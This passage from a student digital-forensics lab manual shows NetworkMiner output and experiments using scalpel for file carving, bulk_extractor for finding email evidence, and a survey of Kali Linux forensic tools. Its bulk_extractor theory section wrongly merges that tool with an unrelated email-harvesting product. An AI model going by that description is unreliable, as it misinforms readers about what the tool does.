125	10.251.23.139	35388	86.66.0.227 [general-ibfdsl-neufbox-neuf.fr]	80	HTTP	1970-01-01 00:01:56 UTC	
126	10.251.23.139	35387	86.66.0.227 [general-ibfdsl-neufbox-neuf.fr]	80	HTTP	1970-01-01 00:01:56 UTC	
133	10.251.23.139	35389	86.66.0.227 [general-ibfdsl-neufbox-neuf.fr]	80	HTTP	1970-01-01 00:01:56 UTC	
137	10.251.23.139	35390	86.66.0.227 [general-ibfdsl-neufbox-neuf.fr]	80	HTTP	1970-01-01 00:01:56 UTC	

Conclusion: :

Using the **NetworkMiner** tool to extract artifacts from network traffic allows investigators to capture crucial information such as files, images, and credentials transmitted over the network. This aids in identifying malicious activity, unauthorized data transfers, or other security breaches. Analyzing network traffic artifacts provides vital evidence to support a digital forensics investigation.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Experiment No.7
To perform data carving using open source tools
Date of Performance:
Date of Submission:



Aim: To perform data carving using open source tools

Objective: To make use of the scalpel tool to recover from a disk image

Theory:

Data carving, also known as file carving, is the forensic technique of reassembling files from raw data fragments when no filesystem metadata is available. It is a common procedure when performing data recovery, after a storage device failure, for instance. In Digital Forensics, carving is a helpful technique in finding hidden or deleted files from digital media. A file can be hidden in areas like lost clusters, unallocated clusters and slack space of the disk or digital media. To use this method of extraction, a file should have a standard file signature called a file header (start of the file). A search is performed to locate the file header and continued until the file footer (end of the file) is reached. The data between these two points will be extracted and analyzed to validate the file. The extraction algorithm uses different methods of carving depending on the file formats.

Scalpel

scalpel is a fast file carver that reads a database of header and footer definitions and extracts matching files from a set of image files or raw device files.

scalpel is filesystem-independent and will carve files from FAT16, FAT32, exFAT, NTFS, Ext2, Ext3, Ext4, JFS, XFS, ReiserFS, raw partitions, etc.

scalpel is a complete rewrite of the Foremost 0.69 file carver and is useful for both digital forensics investigations and file recovery.

Scalpel is also included in the Autopsy tool. On Kali Linux, scalpel is available as a command based tool.




Fig.1 Edit Scalpel.conf file




Fig. 2 Command to Carve out file

The above images shows the view of the scalpel tool on the Kali Linux platform.

Process:

Step 1. Open the scalpel application on the Kali Linux platform

Step 2. Edit scalpel.conf file [un-comment the type of file which are needed to be carved out – Refer Fig.1]

Step 3. Create/download mirror image of the hard disk which is to analyzed by scalpel

Step 4. Carve out the files from the mirror image of the hard disk [Refer fig.2]

Output:

The image shows a Kali Linux desktop environment. In the foreground, a terminal window is open, displaying the output of the 'scalpel' command. The terminal shows the command being run: 'scalpel -o recovered2/ /home/kali/ntfs1-gen0.E01'. Below this, it indicates 'Scalpel version 1.60' and 'Written by Golden G. Richard III, based on Foremost 0.69.' The main output shows 'Opening target "/home/kali/ntfs1-gen0.E01"' followed by 'Image file pass 1/2.' and a progress bar for 'home/kali/ntfs1-gen0.E01: 100.0% [*****] 1.0 MB 00:00 ETAAllocating work queues...'. Below this, it says 'Work queues allocation complete. Building carve lists...' and 'Carve lists built. Workload:'. The final output is a list of recovered files and their headers/footers, such as 'gif with header "\x47\x49\x46\x38\x37\x61" and footer "\x00\x3b" --> 0 files' and 'mpg with header "\x00\x00\x01\xba" and footer "\x00\x00\x01\xb9" --> 0 files'. In the background, a file manager window is open, showing the contents of the 'recovered2/' directory. It displays several files, including 'gif', 'jpg', 'pdf', 'pgd', 'pgp', 'wav', 'ra', 'dat', and 'zip', each with a corresponding icon. The desktop background is a dark, abstract image. The taskbar at the bottom contains various application icons, including a terminal, file manager, and web browser. The system clock in the top right corner shows 'Mar 10 02:38'.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

```
Apps Places Mar 10 02:38 root@kali: /
(root@kali)-[/]
$ scalpel -o recovered2/ home/kali/ntfs1-gen0.E01
Scalpel version 1.60
Written by Golden G. Richard III, based on Foremost 0.69.

Opening target "/home/kali/ntfs1-gen0.E01"

Image file pass 1/2.
home/kali/ntfs1-gen0.E01: 100.0% [*****] 1.0 MB 00:00 ETAAllocating work queues...
Work queues allocation complete. Building carve lists...
Carve lists built. Workload:
gif with header "\x47\x49\x46\x38\x37\x61" and footer "\x00\x3b" --> 0 files
gif with header "\x47\x49\x46\x38\x39\x61" and footer "\x00\x3b" --> 0 files
jpg with header "\xff\xd8\xff\x3f\x3f\x45\x78\x69\x66" and footer "\xff\xd9" --> 0 files
jpg with header "\xff\xd8\xff\x3f\x3f\x4a\x46\x49\x46" and footer "\xff\xd9" --> 0 files
bmp with header "\x42\x4d\x3f\x3f\x00\x00" and footer "" --> 0 files
tif with header "\x49\x4d\x2a\x00" and footer "" --> 0 files
mpg with header "\x00\x00\x01\xba" and footer "\x00\x00\x01\xb9" --> 0 files
doc with header "\xd0\xcf\x11\xe0\x12\x12\xe1\x00\x00" and footer "\xd0\xcf\x11\xe0\x12\x12\xe1\x00\x00" --> 0 files
htm with header "\x3c\x66\x74\x6d\x6c" and footer "\x3c\x2f\x68\x74\x6d\x6c\x3e" --> 0 files
pdf with header "\x25\x50\x44\x46" and footer "\x25\x45\x46\x0d" --> 0 files
pdf with header "\x25\x50\x44\x46" and footer "\x25\x45\x46\x0a" --> 0 files
pgd with header "\x50\x47\x50\x64\x4d\x41\x49\x4e\x60\x01" and footer "" --> 0 files
psp with header "\x99\x00" and footer "" --> 13 files
wav with header "\x52\x40\x46\x46\x3f\x3f\x3f\x57\x41\x56\x45" and footer "" --> 0 files
ra with header "\x2e\x72\x61\xfd" and footer "" --> 0 files
dat with header "\x72\x65\x67\x66" and footer "" --> 0 files
zip with header "\x50\x4b\x03\x04" and footer "\x3c\xac" --> 0 files
java with header "\xca\xfe\xba\xbe" and footer "" --> 0 files
Carving files from image.
Image file pass 2/2.
home/kali/ntfs1-gen0.E01: 100.0% [*****] 1.0 MB 00:00 ETAProcessing of image file complete. Cleaning up...
Done.
Scalpel is done, files carved = 13, elapsed = 0 seconds.

(root@kali)-[/]
```

Conclusion:

Scalpel is a powerful file carving tool in digital forensics that helps recover deleted or fragmented files from disk images, providing crucial evidence that might otherwise be lost. It supports various file formats and is essential for reconstructing files from raw data. In a digital forensics investigation, Scalpel plays a key role in recovering hidden or deleted evidence, aiding in case resolution.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Experiment No.8
To use bulk_extractor tool to detect Evidence related to email
Date of Performance:
Date of Submission:



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Aim: To use bulk_extractor tool to detect Evidence related to email

Objective: To make use of the bulk_extractor tool to recover email related evidence from a disk image

Theory:

Bulk_extractor is a C++ program that scans a disk image, a file, or a directory of files and extracts useful information without parsing the file system or file system structures. The results are stored in feature files that can be easily inspected, parsed, or processed with automated tools. bulk_extractor also creates histograms of features that it finds, as features that are more common tend to be more important.

Bulk Email Extractor is also an email client manager. The software provides a streamlined extraction of email. It supports every online email service on the internet. This helps users process all email addresses in an efficient and automated manner.

Bulk Email Extractor is created to handle tons of emails addresses. Collecting email addresses is a monumental job for anyone. Piled-up messages from clients and accounts can be a good source of email addresses. Some of them could be not existing or fake and most users don't have the luxury of checking individual email addresses. It will take several hours until all email addresses are collected and sorted out. This software is capable of extracting large amounts of email addresses. It runs within minutes compared to the manual opening of contact addresses. Any online email services or business directory websites are supported by this software and it even supports websites with email listings.




Fig. 8.1 View of Bulk_Extractor

Process:

Step 1, open the Bulk_extractor tool in kali Linux

Step 2. create or download the mirror image of the hard disk



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Step 3. use the command as shown in figure 8.1

Step 4. open the output file to see email evidence

Output:

```
root@kali: /home/kali
bulk_extractor -o test-case1 ntfs1-gen2.E01
mkdir "test-case1"
opening ntfs1-gen2.E01

bulk_extractor version: 2.1.1
Input file: "ntfs1-gen2.E01"
Output directory: "test-case1"
Disk Size: 516554752
Scanners: aes base64 elf evtx exif facebook find gzip httplogs json kml_carved msxml net ntfsindx ntfslogfile ntfsmft ntfsusn pdf rar sqlite utmp vcard_carved windirs w
inlnk winpe winprefetch zip accts email gps
Threads: 2
going multi-threaded...( 2 )
bulk_extractor      Mon Mar 24 02:43:54 2025

available_memory: 4921139200
bytes_queued: 0
depth0_bytes_queued: 0
depth0_sbufs_queued: 0
elapsed_time: 0:00:00
estimated_date_completion: 2025-03-24 02:43:53
estimated_time_remaining: n/a
fraction_read: 0.000000 %
max_offset: 0
sbufs_created: 1
sbufs_queued: 0
sbufs_remaining: 1
tasks_queued: 0
thread_count: 2
>.....|

bulk_extractor      Mon Mar 24 02:43:55 2025

available_memory: 4874383360
bytes_queued: 104857600
depth0_bytes_queued: 104857600
depth0_sbufs_queued: 5
```

```
bulk_extractor      Mon Mar 24 02:44:16 2025

available_memory: 4823572480
bytes_queued: 52953088
depth0_bytes_queued: 52953088
depth0_sbufs_queued: 4
elapsed_time: 0:00:22
estimated_date_completion: 2025-03-24 02:44:16
estimated_time_remaining: 0:00:00
fraction_read: 100.000000 %
max_offset: 503316480
sbufs_created: 866936
sbufs_queued: 4
sbufs_remaining: 1
tasks_queued: 2
thread-1: 503316480: accts (13238272 bytes)
thread-2: 503316480: net (13238272 bytes)
thread_count: 2
=====|

Phase 2. Shutting down scanners
Computing final histograms and shutting down...
Phase 3. Generating stats and printing final usage information
All Threads Finished!
Elapsed time: 23.19 sec.
Total MB processed: 516
Overall performance: 22.28 MBytes/sec 11.14 (MBytes/sec/thread)
sbufs created: 866936
sbufs unaccounted: 0
Time producer spent waiting for scanners to process data: 0:00:16 (16.69 seconds)
Time consumer scanners spent waiting for data from producer: 0:00:00 (0.63 seconds)
Average time each consumer spent waiting for data from producer: 0:00:00 (0.00 seconds)
*** More time spent waiting for workers. You need a faster CPU or more cores for improved performance.
Total email features found: 9

root@kali: /home/kali
```



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

```
# BANNER FILE NOT PROVIDED (-b option)
# BULK_EXTRACTOR-Version: 2.1.1
# Feature-Recorder: email
# Filename: ntfs1-gen2.E01
# Feature-File-Version: 1.1
47346547      xL6@3ov.KE      ^g\214\007t\344g'DF\230\230\364F\264\204xL6@3ov.KE\343\341#\275\231\014\357&\213&u\226\203\350&\227
239767510-PDF-392      btinfo@bottomline.com      .bottomline.com      btinfo@bottomline.com      Paybase Allows
239767510-PDF-1681      info@entegrity.com      w.entegrity.com      info@entegrity.com      Equifax E-Banki
239772263-PDF-1084      paul.wrenn@hicor.net      4 www.hicor.net      paul.wrenn@hicor.net      Mellon Global C
239772263-PDF-1296      gcm_direct_pgh@mellon.com      n.com/inst/gcm/      gcm_direct_pgh@mellon.com      National City C
239772263-PDF-1673      mark_d_schulte@national-city.com      14 216-222-3633      mark_d_schulte@national-city.com      \134(continued\134
239776426-PDF-437      gigiw@paytec.com      55 717-506-2200      gigiw@paytec.com      Politzer & Hane
239776426-PDF-1747      ed_armstrong@stercomm.com      ingcommerce.com      ed_armstrong@stercomm.com      \134(continued\134
239780882-PDF-812      patricia.engelage@umb.com      045 www.umb.com      patricia.engelage@umb.com
```

Conclusion:

Bulk_extractor is a vital tool in digital forensics that efficiently scans large datasets to extract useful artifacts like email addresses, credit card numbers, and URLs. It helps investigators quickly identify and analyze key pieces of evidence without needing to process entire files manually. In a digital forensics investigation, Bulk_extractor aids in swiftly uncovering critical information that can significantly impact the case.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Experiment No.9
Case Study: Kali Linux Tools
Date of Performance:
Date of Submission:



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Aim: Case Study- Kali Linux Tools

Objective:

1. To develop analysis ability in the student to perform the forensics investigation using Kali Linux tools
2. To gain the knowledge of various Kali Linux tools

Theory:

1. This assignment asks students to study, understand and make use of various Kali Linux tools for the various cyber crime investigation
2. Write your own report on the tools which you have studied and explored

Case Study: Kali Linux Tools

Introduction:

Kali Linux is a Debian-based Linux distribution specifically designed for penetration testing, ethical hacking, and cybersecurity investigations. It comes with numerous pre-installed tools that assist in digital forensics, penetration testing, and network security analysis. This case study explores some of the essential Kali Linux tools used in forensic investigations.

Tools Studied and Explored:

1. Autopsy

- **Category:** Digital Forensics
- **Description:** Autopsy is a graphical digital forensic platform used for analyzing disk images, recovering deleted files, and extracting evidence.
- **Usage:**
 - Open a disk image and analyze its file system.
 - Recover deleted files and metadata.
 - Generate forensic reports.



2. Wireshark

- **Category:** Network Forensics
- **Description:** Wireshark is a network protocol analyzer used to capture and inspect network traffic.
- **Usage:**
 - Capture live network packets.
 - Analyze suspicious traffic for malicious activity.
 - Detect potential network attacks.

3. Volatility

- **Category:** Memory Forensics
- **Description:** Volatility is a memory forensics tool used to analyze RAM dumps for extracting evidence.
- **Usage:**
 - Identify running processes.
 - Extract passwords and encryption keys.
 - Detect malware in memory.

4. Hashdeep

- **Category:** File Integrity Verification
- **Description:** Hashdeep is a tool for computing cryptographic hashes to verify file integrity.
- **Usage:**
 - Generate MD5, SHA-1, and SHA-256 hashes for files.
 - Compare hashes to detect file tampering.
 - Identify duplicate files based on hashes.



5. ExifTool

- **Category:** Metadata Analysis
- **Description:** ExifTool is used to extract metadata from images, documents, and videos.
- **Usage:**
 - Extract GPS coordinates from images.
 - Identify hidden metadata in files.
 - Analyze document creation details.

Conclusion:

Kali Linux provides a wide range of tools that are essential for digital forensic investigations. By utilizing tools such as Autopsy for file recovery, Wireshark for network analysis, and Volatility for memory forensics, investigators can efficiently gather digital evidence and analyze cybercrimes. Understanding these tools enhances the ability to conduct thorough forensic investigations and improve cybersecurity practices.